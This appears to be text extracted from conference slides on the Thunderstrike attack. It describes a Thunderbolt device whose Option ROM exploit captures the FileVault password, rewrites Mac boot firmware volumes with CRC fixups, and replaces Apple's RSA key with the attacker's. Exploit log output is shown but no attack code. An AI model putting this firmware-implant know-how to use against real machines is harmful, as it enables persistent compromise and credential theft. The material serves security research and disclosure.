
```
\Library\CoreServices\boot.efi
eVolume: 0001 0000000085868000 00030
me: 0002 00000000855C8000 002A0000
ithWithIdentifier no image for file:
ithWithIdentifier no image for file:
RestoreState No state found for flag
reate ArchiveCopyPNGImage failed for
bon.png
e 'System/Library/Caches\com.apple.k
8BC97-4624-3FE9-A158-41D2FES91202'
++++
\x000D'
0D 0C 0B 0A 09 08 07 06 05 04 03 02 01
```

Thunderbolt device with  
OptionROM exploit


File Vault password  
reported by OptionROM



Flash is locked by code during the PEI phase except during boot ROM firmware updates.



Option ROMs are loaded in the DXE phase as is the firmware update program.




Apple's Gigabit Ethernet Thunderbolt adapter


Exploit running during recovery mode boot. Replaces firmware files, fixes CRCs, etc.

Thunderbolt device with Thunderstrike OptionROM exploit

```
*** ProcessFirmwareVolume: 0001 00000000089F57050 00010000
**** Copy keyring FVH: 00000E12 bytes
**** Fixup inner FVH
**** Update CRC: 007FFF88 bytes B4E8E81D -> 67E780CD
**** Update header checksum: A078 -> 57CC
**** Fixup outer FVH
**** Update CRC: 0080FF88 bytes FADDEA97 -> 5108C83D
**** Update header checksum: 87A8 -> 83DA
**** Process updated volume
**** Start flasher process: 05 04 03 02 01
```

Apple's RSA key is replaced in the boot ROM with attacker's key.





Thunderstrike 2: adapted to SW attack




